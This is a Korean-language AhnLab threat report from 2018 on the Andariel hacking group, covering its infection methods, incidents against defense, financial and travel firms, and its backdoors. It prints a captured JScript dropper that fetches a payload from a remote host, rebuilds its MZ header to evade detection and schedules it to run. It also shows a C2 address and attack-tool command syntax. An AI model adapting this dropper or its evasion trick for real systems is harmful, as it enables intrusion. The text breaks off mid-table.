
2018.05.23

Analysis Report 

Andariel Group 동향 보고서

안랩 시큐리티대응센터(ASEC) 분석연구팀

목차

개요.....	3
공격 방식(Infection Vector)	4
1. 스피어피싱(Spear Phishing).....	4
2. 워터링홀(ActiveX 취약점).....	6
3. 중앙관리 솔루션	7
4. 공급망(Supply Chain) 공격	10
주요 공격 사례.....	10
주요 악성코드 및 공격 도구 분석.....	13
1. 악성코드 – 백도어(Backdoor).....	13
1.1) Aryan.....	13
1.2) Ghostrat.....	13
1.3) Rifdoor	14
1.4) Phandoor.....	16
1.5) Andaratm	17
2. 공격 도구(Tools).....	18
다수 공격 사례의 연관성	19
안랩 제품의 대응 현황.....	21
결론.....	22
참고자료.....	23

개요

안다리엘 그룹(Andariel Group)은 라자루스(Lazarus) 공격 그룹의 하위 그룹으로, 지난 2015년부터 활동이 확인되었다. 이 위협 그룹은 2014년과 2015년에 걸쳐 발생한 사이버 공격 '오퍼레이션 블랙 마인(Operation Black Mine)'과도 연관성이 있다.¹ 오퍼레이션 블랙 마인은 이 보다 앞선 2008년 한국 군사 기관 공격, 2013년 3.20 전산망 장애(일명 다크서울, DarkSeoul)와 관련 있다.

안다리엘 그룹의 주요 공격 대상은 군사 기관 및 방위산업체, 정치 기구, 보안 업체, ICT 업체, 에너지연구소 뿐만 아니라 ATM, 금융사, 여행사, 온라인 도박 게임 이용자, 가상화폐 거래소 이용자 등 금전적 이득을 얻을 수 있는 타깃까지 다양하다.

주요 공격 방법은 매크로(Macro)를 이용한 스피어 피싱(Spear Phishing), 액티브X(Active-X) 취약점을 이용한 워터링홀, 보안 및 IT 자산 관리 시스템 취약점 공격, 공급망 공격 등이다.

이 위협 그룹은 Aryan, Ghostrat 등 알려진 외부 백도어뿐만 아니라 Andarat, Andaratm, Rifdoor, Phandoor 등 자체 개발한 백도어도 사용하고 있다. 또한 이 위협 그룹은 한국어에 능통한 것으로 보이며, 한국의 IT 환경에 대해 잘 파악하고 있다.

본 보고서에서는 안다리엘 공격 그룹의 공격 방식, 주요 공격 사례를 살펴보고, 공격 대상의 변화와 목적에 대해 알아본다.

¹ http://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?curPage=&menu_dist=1&seq=24229

공격 방식(Infection Vector)

안다리엘 그룹은 다양한 공격 기법을 사용하고 있으며, 특히 한국의 소프트웨어 취약점을 주로 이용한다.



[그림 1] 안다리엘 그룹의 주요 공격 방식

1. 스피어피싱(Spear Phishing)

안다리엘 그룹은 사전에 공격 대상의 정보를 파악하여 관심을 가질 만한 내용으로 위장한 문서를 이메일에 첨부하는 방식으로 공격을 전개한다. 해당 문서 파일에는 매크로가 포함되어 있으며, 메일 수신자가 매크로 기능을 활성화하도록 유도한다. 수신자의 매크로 기능 활성화를 유도하는 방식은 2015년 이후 좀더 교묘하게 발전한 모습을 보인다.

[그림 2]는 지난 2015년 공격에 사용된 문서 파일이다. 이 문서 파일은 수신자가 본문을 확인하는데 별 다른 어려움이 없어 매크로를 활성화하지 않았을 가능성이 있다.

2018년 5월 현재까지 안다리엘 그룹이 한글파일(HWP)을 공격에 이용한 사례는 확인되지 않았다.

2. 워터링홀(ActiveX 취약점)

워터링홀(Watering-hole) 공격 기법은 공격자가 공격 대상이 방문할 만한 웹사이트를 해킹해 취약점 공격 코드를 숨겨두는 것으로, 공격 대상이 취약한 웹 브라우저를 이용해 해당 웹사이트에 접속하면 악성코드에 감염되는 방식이다. 특정 IP주소(IP Address)에서 접속할 경우에만, 즉 공격자가 원하는 특정 대상만 악성코드에 감염되도록 함으로써 공격 대상의 발견을 어렵게 하는 사례도 있다.

안다리엘 그룹은 주로 액티브X 취약점 공격 코드를 웹사이트에 숨겨두고 사용자가 특정한 액티브X가 설치된 인터넷 익스플로러 웹 브라우저를 통해 해당 웹사이트에 접속하면 취약점 공격이 진행되는 방식을 이용하고 있다. 취약점 공격에 성공하면 웹브라우저로 접속한 시스템에 자바 스크립트나 VB 스크립트 파일이 생성되며, 이를 통해 특정 주소에서 악성코드를 다운로드한다.

```
function getXMLHttpRequest()
{
    try{return new ActiveXObject("Msxml2.XMLHTTP.6.0");}
    catch(e1){try{return new ActiveXObject("Msxml2.XMLHTTP.5.0");}
    catch(e2){try{return new ActiveXObject("Msxml2.XMLHTTP.4.0");}
    catch(e3){try{return new ActiveXObject("Msxml2.XMLHTTP.3.0");}
    catch(e4){try{return new ActiveXObject("Msxml2.XMLHTTP");}
    catch(e5){try{return new ActiveXObject("Microsoft.XMLHTTP");}
    catch(e6){return null;}}}}
}
var x=getXMLHttpRequest();
var S=new ActiveXObject("ADODB.Stream");
S.Type=1;
x.Open("Get", "http://w[redacted]/rss.gif", 0);
x.Send();
S.Open();S.Write(x.responseBody);
var fn1="C:##windows##temp##iexplore.exe";
var fn2="C:##windows##temp##conhost.tmp";
S.SaveToFile(fn2,2);
S.Close();
var d = new Date();
var Hours = d.getHours();
var Minutes = d.getMinutes();Minutes += 1;
var str = "/c at " + Hours + ":" + Minutes + " " + fn1;
var Q=new ActiveXObject("Shell.Application");
Q.ShellExecute('c:##windows##system32##cmd.exe', "/c "(echo MZ& type ' + fn2 + ') >' + fn1 + '','', 'open', 0);
Q.ShellExecute("c:##windows##system32##cmd.exe",str,"", "open", 0);
Q.ShellExecute("c:##windows##system32##cmd.exe", "/c del C:##windows##temp##update.js", "", "open", 0);
```

[그림 4] 감염 시스템에 생성되는 스크립트 파일

이때 윈도우 실행 파일을 의미하는 MZ 문자열이 존재하지 않으며, 로컬에서 MZ로 시작하는 문자열을 추가해 실행 파일을 만든다. 이는 실행 파일이 다운로드 될 때 행위 기반 보안 솔루션에 의해 탐지되는 것을 피하기 위한 목적으로 보인다.

```

00000000: 00 00 00 04.00 00 00 FF.FF 00 00 B8.00 00 00 00
00000010: 00 00 00 40.00 00 00 00.00 00 00 00.00 00 00 00
00000020: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
00000030: 00 00 00 00.00 00 00 E8.00 00 00 0E.1F BA 0E 00
00000040: B4 09 CD 21.B8 01 4C CD.21 54 68 69.73 20 70 72
00000050: 6F 67 72 61.6D 20 63 61.6E 6E 6F 74.20 62 65 20
00000060: 72 75 6E 20.69 6E 20 44.4F 53 20 6D.6F 64 65 2E
00000070: 0D 0D 0A 24.00 00 00 00.00 00 00 FA.A0 56 04 BE
00000080: C1 38 57 BE.C1 38 57 BE.C1 38 57 D1.B7 93 57 97
00000090: C1 38 57 D1.B7 A6 57 9D.C1 38 57 D1.B7 92 57 2F
000000A0: C1 38 57 B7.B9 AB 57 B3.C1 38 57 BE.C1 39 57 C3
000000B0: C1 38 57 D1.B7 97 57 9B.C1 38 57 D1.B7 A5 57 BF
000000C0: C1 38 57 52.69 63 68 BE.C1 38 57 00.00 00 00 00
000000D0: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
000000E0: 00 00 00 50.45 00 00 4C.01 04 00 7F.D3 5B 59 00
000000F0: 00 00 00 00.00 00 00 E0.00 02 01 0B.01 0A 00 00
    
```

```


.00400000: 4D 5A 90 00.03 00 00 00.04 00 00 00.FF FF 00 00
.00400010: B8 00 00 00.00 00 00 00.40 00 00 00.00 00 00 00
.00400020: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
.00400030: 00 00 00 00.00 00 00 00.00 00 00 00.E8 00 00 00
.00400040: 0E 1F BA 0E.00 B4 09 CD.21 B8 01 4C.CD 21 54 68
.00400050: 69 73 20 70.72 6F 67 72.61 6D 20 63.61 6E 6E 6F
.00400060: 74 20 62 65.20 72 75 6E.20 69 6E 20.44 4F 53 20
.00400070: 6D 6F 64 65.2E 0D 0D 0A.24 00 00 00.00 00 00 00
.00400080: FA A0 56 04.BE C1 38 57.BE C1 38 57 BE.C1 38 57
.00400090: D1 B7 93 57.97 C1 38 57.D1 B7 A6 57.9D C1 38 57
.004000A0: D1 B7 92 57.2F C1 38 57.B7 B9 AB 57.B3 C1 38 57
.004000B0: BE C1 39 57.C3 C1 38 57.D1 B7 97 57.9B C1 38 57
.004000C0: D1 B7 A5 57.BF C1 38 57.52 69 63 68.BE C1 38 57
.004000D0: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
.004000E0: 00 00 00 00.00 00 00 00.50 45 00 00.4C 01 04 00
    
```

[그림 5] 다운로드된 파일(위)과 5바이트 복구된 파일(아래)

3. 중앙관리 솔루션

일정 규모 이상의 기관 및 기업에서는 대부분 PC 등 조직 내 다수의 시스템을 중앙관리 솔루션에 연결하여 관리한다. 이러한 중앙관리 솔루션의 역할은 주로 네트워크접근제어(NAC), 백신(Anti-virus), 소프트웨어 및 하드웨어 자산, 소프트웨어 패치(PMS) 관리 등이며, 대개 IT 자산 관리, 보고서 생성, 소프트웨어 배포, 원격제어 등의 기능을 제공한다.

공격자는 공격 대상인 기관 또는 기업에서 사용하는 중앙관리 솔루션을 파악한 후 이를 분석하여 취약점을 찾아 공격에 이용한다. 중앙관리 솔루션 공격은 크게 관리 서버 계정을 이용한 공격과 클라이언트 에이전트 취약점을 이용한 공격으로 구분할 수 있다.



[그림 6] 중앙관리 솔루션 개념도

대부분의 중앙관리 솔루션은 관리 서버와 에이전트가 설치되는 클라이언트로 구성된다. 관리 서버는 연결된 시스템에 일괄적으로 파일을 보내거나 정책을 적용하며 원격 제어를 할 수 있다. 클라이언트는 관리 서버에서 발송된 파일과 명령을 처리한다.

관리 서버를 이용한 공격의 경우, 공격자는 공격 대상의 관리자 페이지 계정을 탈취하여 정상 파일 대신 악성코드를 배포할 수 있다. 관리자 계정의 보안 관리가 강조되는 이유는 바로 이 때문이다. 또한 관리 서버는 상용 소프트웨어의 보안 업데이트 파일을 외부(소프트웨어 제공사)에서 받아와 조직 내부에 배포하는 역할을 한다. 이때 외부 업데이트 서버의 파일이 해킹 등에 의해 변조되었을 경우, 악성코드가 포함된 업데이트 파일이 중앙관리 서버를 통해 기업 및 기관에 배포되는 상황이 발생한다.

중앙관리 솔루션의 클라이언트 에이전트는 관리 서버에서 전송된 파일을 수신하여 실행하는 역할을 한다. 일반적으로 에이전트는 전달된 명령이나 파일이 적합성이 확인된 것인지 검사하는 기능을 갖고 있다. 공격자는 이를 우회하기 위해 관리 서버인 것처럼 가장해 에이전트에 명령을 전송한다.

안다리엘 그룹은 한국에서 많이 사용되는 중앙관리 솔루션을 이용한 다수의 공격을 전개한 바 있다. 다음은 세 종류의 중앙관리 솔루션의 클라이언트 에이전트의 취약점을 이용해 파일을 전송한 사례다.


첫 번째 사례는 중앙관리 솔루션 A의 취약점을 공격하는 악성코드로, 지난 2015년에 처음 발견되었다. 해당 악성코드가 실행되면 지정된 IP 주소를 통해 중앙관리 솔루션 A의 에이전트에 악성코드가 포함된 실행 파일 v3pscan.exe를 전송하고 실행된다.



[그림 7] 원격 실행 명령어

중앙관리 솔루션 B의 취약점을 이용한 공격은 2015년부터 2017년까지 존재했다. 다양한 종류의 악성코드가 사용되었으며, nc.exe, nt.exe, n5lic.exe, nc5rt2.exe, Bin.exe 등이 있다. 또한 vs1.vbs, winrm.vbs 등의 VB 스크립트 파일을 생성해 악성 파일을 다운로드한다.

2015년부터 2017년 사이에 발견된 변형은 서버 IP, 타깃 시스템 IP, 다운로드 주소, 원격 실행 파일 경로 등을 인자로 받아 취약점 공격에 성공한 시스템 상에서 악성코드를 다운로드하는 스크립트 파일을 생성한다. 해당 스크립트는 인자로 입력된 주소로부터 파일을 다운로드한 다음 5바이트를 복구한다.



[그림 8] 중앙관리 솔루션 B에 대한 공격 도구

중앙관리 솔루션 C의 취약점을 이용한 악성코드는 2016년 9월에 처음 발견되었으며, 파일 전송 및 실행 등을 수행한다.

```

c:\work>x
+++ TargetIP TargetPort commandType arg1 arg2 arg3
+++ SendFile calc.exe /tmp/calc.tmp
+++ GetFile /tmp/calc.tmp c:\temp\calc.exe
+++ Scan
+++ Update
+++ Run c:\windows\notepad.exe 1.txt system(administrator)
+++ Restart
+++ ServerUpdate

```

[그림 9] 관리 소프트웨어 C 공격 도구

4. 공급망(Supply Chain) 공격

안다리엘 그룹은 다양한 공급망을 이용한 공격을 시도했다. 소프트웨어 설치판에 악성코드를 포함시켜 해당 소프트웨어의 공식사이트를 통해 배포하는 방식과 소프트웨어 업데이트 과정을 통해 악성코드를 감염시키는 방식을 주로 이용한다. 일부 공격 사례에서는 해당 소프트웨어를 사용하는 모든 사용자를 감염시키는 것이 아니라 접속하는 IP 주소를 확인해 원하는 시스템만 감염시키는 방식을 사용했다. 이 밖에도 특정 산업 분야에서 사용되는 시스템과 관련된 소프트웨어의 취약점을 이용한 공격을 진행했다.

주요 공격 사례

안다리엘 그룹의 초기 공격 목표는 군사 기관과 방위산업체였다.

지난 2015년에는 서울 국제항공우주 및 방위산업 전시회(Seoul International Aerospace & Defense Exhibition, ADEX) 참가 업체에 대한 공격이 있었다. ADEX는 1996년부터 격년으로 진행되는 국제 방위산업 전시회이다. 공격자는 행사 주최측으로 가장해 매크로를 포함한 엑셀이나 워드 문서를 첨부한 이메일을 발송했다. 첨부 문서는 행사 관련 내용으로 위장하였으며, 사용자가 파일을 열어 '콘텐츠 사용'을 클릭해 매크로 기능을 활성화하면 악성코드가 다운로드된다. 다운로드된 파일은 Rifdoor 변형이었다.

이후 발견된 문서 파일로 미루어 이 공격 그룹이 주로 방위산업체에 대한 공격을 지속적으로 진행한 것으로 보인다. [표 1]은 안다리엘 그룹의 주요 공격 사례를 정리한 것이다.

발견 시기	공격 대상	공격 방식	악성 행위
2015년 7월	자산관리 솔루션	미확인	해당 업체의 디지털 인증서 유출해 서명을 악성코드 악용
2015년 11월	ADEX 참가 업체	매크로 이용한 스피어피싱	
2016년 2월	보안 업체	보안 프로그램 취약점	보안 업체의 디지털 인증서 유출해 악성코드에 서명 악용 2015년 11월부터 공격 시도 추정
2016년 2월	미확인	DRM 제품 가장	
2016년 4월	방위산업체, 해양, ICT 서비스 제공 업체	중앙관리 솔루션 B 취약점	
2016년 6월	방위산업 관련 대기업	중앙관리 시스템 A 취약점	항공기 설계도 등 기밀 자료 유출
2016년 8월	군사 관련 기관	백신 프로그램 관리 시스템 취약점	군사 정보 유출
2016년 10월	도박 게임 사용자	각종 유틸리티 설치 파일	도박성 게임 패 훔쳐보기
2017년 1월	도박 게임 사용자	PC방 관리 시스템 취약점	도박성 게임 패 훔쳐보기
2017년 3월	ATM 제조 업체 및 ATM 기기	백신 프로그램 관리 시스템 취약점	신용카드 정보 유출 후 해외에서 카드 복제(복제카드 사용자 검거) 2016년 11월부터 공격 전개 추정
2017년 3월	미확인	지급 결제 대행 소프트웨어 위장(혹은 변조)	악성코드 추가 다운로드
2017년 4월	에너지 연구소	미확인	최소 2차례 공격 시도
2017년 5월	금융권	리포트 A 액티브 X 취약점	금융 노조 홈페이지 통해 악성코드 감염
2017년 6월	금융권	중앙관리 솔루션 B 취약점, 스피어피싱(매크로)	
2017년 10월	여행사 A	리포트 A 취약점, 중앙관리 솔루션 B 취약점	개인 정보 유출 2017년 9월부터 공격 시작 추정
2017년 12월	여행사 B	미확인	여행사 A 공격에 사용된 악성코드와 유사
2017년 12월	ICT	ERP 제품 A 업데이트	업데이트 관련 파일 변조해 악성코드 추가 다운로드
2017년 12월	가상화폐 사용자	원격지원 A 설치 파일	특정 가상화폐 거래소를 통해 다운로드 시 악성코드 포함된 파일 다운로드
2018년 2월	가상화폐 사용자	매크로 이용한 메일	국회 의원실 사칭
2018년 4월	미확인	ERP 제품 B 액티브X 취약점	

[표 1] 안다리엘 그룹 주요 공격 사례

2016년 2월, 국내 보안업체가 해킹돼 전자 인증서가 유출된 사건이 발생한다.² 또 이달에는 DRM 프로그램을 가장한 악성코드가 배포된 정황도 포착되었다.

2016년 4월에는 방위산업체, 해양 서비스 업체, ICT 기업 등이 중앙관리 솔루션 B의 취약점을 이용한 악성 코드 Ghostrat에 감염되었다. 2016년 6월, 경찰은 중앙관리 솔루션의 취약점을 이용한 방위산업 관련 대기업 해킹, 일명 '유령 쥐 작전(Operation Ghost Rat)'을 공개했다.³ Ghostrat은 중앙관리 솔루션 A의 취약점을 이용하여 파일 배포 기능을 통해 감염을 시도하는 악성코드로, 대기업 해킹에 이용된 GhostRat 악성코드에 의해 유출된 문서는 약 4만여건으로 확인되었다.

안다리엘 그룹은 2016년 8월부터 백신 관리 프로그램의 취약점을 이용해 군사 관련 기관 내부를 공격해 군사 정보를 유출한다.⁴ 2016년 말부터는 군사 정보 유출에서 금전적 이익 획득으로 공격을 확장한다. 2016년 10월에는 소프트웨어 제작사 홈페이지를 해킹해 정상 설치 파일을 악성코드가 포함된 파일로 바꿔치기해 온라인 도박 게임에서 상대방의 패를 몰래 엿볼 수 있는 악성코드를 배포한다. 2017년에는 공격 성공 가능성을 극대화하기 위해 PC방 관리 프로그램을 이용해 다수의 컴퓨터에 악성코드를 유포했다.

2017년 3월, 국내에서 ATM 기기가 해킹되어 신용카드 정보가 유출된 사건이 알려진다.⁵ 2016년 11월부터 공격을 시도한 것으로 보이며, 공격에 사용된 악성코드는 2016년 관사 관련 기관의 자료 유출에 사용된 악성코드와 유사했다.

2017년 5월부터 7월까지 금융권을 집중 공격했다. 금융사 노조의 홈페이지를 통해 악성코드를 유포하거나 금융 기관에서 사용되는 시스템의 취약점을 이용해 공격을 시도했다.

2017년 10월, 국내 최대 여행사가 해킹 당해 개인정보가 유출되었다.⁶ 같은 해 12월에는 또 다른 여행사 해킹이 확인되었다. 2017년 12월, 안다리엘 그룹은 A사의 ERP 솔루션 업데이트 파일을 변조해 악성코드가 다운로드되도록 했다.⁷ 당시 해당 ERP 솔루션을 사용하는 모든 업체가 아니라 특정한 공격 대상인 기업에만 악성코드가 다운로드되었다.

² <http://news.joins.com/article/19706272>

³ <http://www.yonhapnews.co.kr/northkorea/2016/06/13/1801000000AKR20160613092851004.HTML>

⁴ <http://www.etnews.com/20161001000007>

⁵ http://news.khan.co.kr/kh_news/khan_art_view.html?artid=201709061203001&code=940100

⁶ http://news.chosun.com/site/data/html_dir/2017/10/17/2017101703770.html

⁷ <http://www.ddaily.co.kr/news/article.html?no=164197>

안다리엘 그룹은 2017년 12월부터 가상화폐 거래소 사용자를 대상으로 공격이 전개한다. 또한 2018년 1월에는 악성코드가 포함된 원격 지원 프로그램을 배포했으며, 2018년 2월에는 국회의원실을 사칭한 이메일 공격을 시도하는 등⁸ 다양한 공격 양상을 보였다. 국회의원실 사칭한 메일이 다운로드하는 악성코드는 2017년 ATM 해킹에 사용된 악성코드의 변형으로, 또 다른 변형이 6월 금융권 공격에도 사용되었다.

주요 악성코드 및 공격 도구 분석

1. 악성코드 - 백도어(Backdoor)

안다리엘 그룹은 자체 제작한 Andarat, Andaratm, Phandoor, Rifdoor 뿐만 아니라 Aryan, Ghostrat 등 알려진 다른 악성코드도 이용하고 있다.

1.1) Aryan

Aryan은 2015년에 발견되었으며, 'F**k Hack Hound.'이라는 문자열을 포함하고 있는 것이 특징이다.


```
.0041E000: BB 01 00 00 C9 07 00 00 46 75 63 6B 20 48 61 63  70 r* Fi k Hac
.0041E010: 6B 20 48 6F 75 6E 64 2E 00 00 00 00 00 00 00   k Hound.
.0041E020: 00 00 00 00 00 00 00 00 31 37 35 2E 31 31 37 2E  175.117.
.0041E030: 31 34 34 2E 36 37 00 00 6C 6F 67 2E 74 78 74 00  144.67 log.txt
.0041E040: 00 00 00 00 FF FF FF FF FF FF FF FF 31 2E 31 2E  1.1.
.0041E050: 34 00 00 00 4C E0 41 00 6E 65 65 64 20 64 69 63  4 LαA need dic
.0041E060: 74 69 65 65 61 70 70 00 69 65 69 65 70 70 65 69
```

[그림10] Aryan의 특징적인 문자열

1.2) Ghostrat


Ghostrat은 중국에서 제작된 백도어로, 소스코드도 공개되어 있다. 안다리엘 그룹은 이 악성코드를 2015년부터 2016년 사이에 전개한 공격에 사용했으며, 일부는 한국어판을 제작해 사용하기도 했다. 일부 변형은 Themida 등의 패커로 패키징했다.

⁸ https://www.krcert.or.kr/data/secNoticeView.do?bulletin_writing_sequence=27000



[그림 11] Ghostrat의 특징적인 문자열

[그림 12]는 안다리엘 그룹이 한글화하여 사용한 중국 공격 도구들이다.



[그림 12] 중국어 및 한국어 콘트롤러

1.3) Rifdoor

Rifdoor는 2015년 11월에 처음 발견되었으며, 2016년 초까지 활동이 확인되었다. Rifdoor 변형은 2015년 서울 아텍스(SEOUL ADEX) 참가 업체 공격에 사용되었으며, 2016년 초 보안 업체 해킹에도 사용되었다.

Rifdoor는 PDB에 'E:\Data\My Projects\Troy Source Code\tcp1st\wrfle\Release\wrfle.pdb'라는 문자열을 포함하고 있는 특징을 보인다.

```

0040E4E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040E4F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040E500: 00 00 00 00 00 00 00 00 00 00 00 3C 00 41 00
0040E510: 50 E6 40 00 03 00 00 00 52 53 44 53 F7 04 69 39
0040E520: 36 3B 6E 45 94 04 0D E9 A2 79 AB 10 0C 00 00 00
0040E530: 45 3A 5C 44 61 74 61 5C 4D 79 20 50 72 6F 6A 65
0040E540: 63 74 73 5C 54 72 6F 79 20 53 6F 75 72 63 65 20
0040E550: 43 6F 64 65 5C 74 63 70 31 73 74 5C 72 69 66 6C
0040E560: 65 5C 52 65 6C 65 61 73 65 5C 72 69 66 6C 65 2E
0040E570: 70 64 62 00 00 00 00 00 00 00 00 00 00 00 00 00
0040E580: 00 00 41 00 88 E5 40 00 00 00 00 00 00 00 00 00

```

[그림 13] Rifdoor의 PDB 정보

Rifdoor는 시스템에 유입되면 파일 마지막 부분의 4 바이트에 가비지 데이터(garbage data)를 추가해 파일을 생성한다. 따라서 시스템 감염 시 매번 해시 값이 달라지기 때문에 단순 해시 값으로 시스템에서 해당 악성코드를 찾을 수 없다.

```

rfile.exe
0001 7380: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001 7390: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001 73A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001 73B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001 73C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001 73D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001 73E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001 73F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001 7400:

UwanSvc.exe
0001 7380: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001 7390: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001 73A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001 73B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001 73C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001 73D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001 73E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001 73F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001 7400: FD D2 07 00

```

[그림 14] 원본 파일과 생성 파일 비교

[표 2]는 Rifdoor와 관련된 주요 명령 및 해당 기능이다.

명령	기능
\$interval	대기
\$downloadexec	파일 다운로드 후 실행
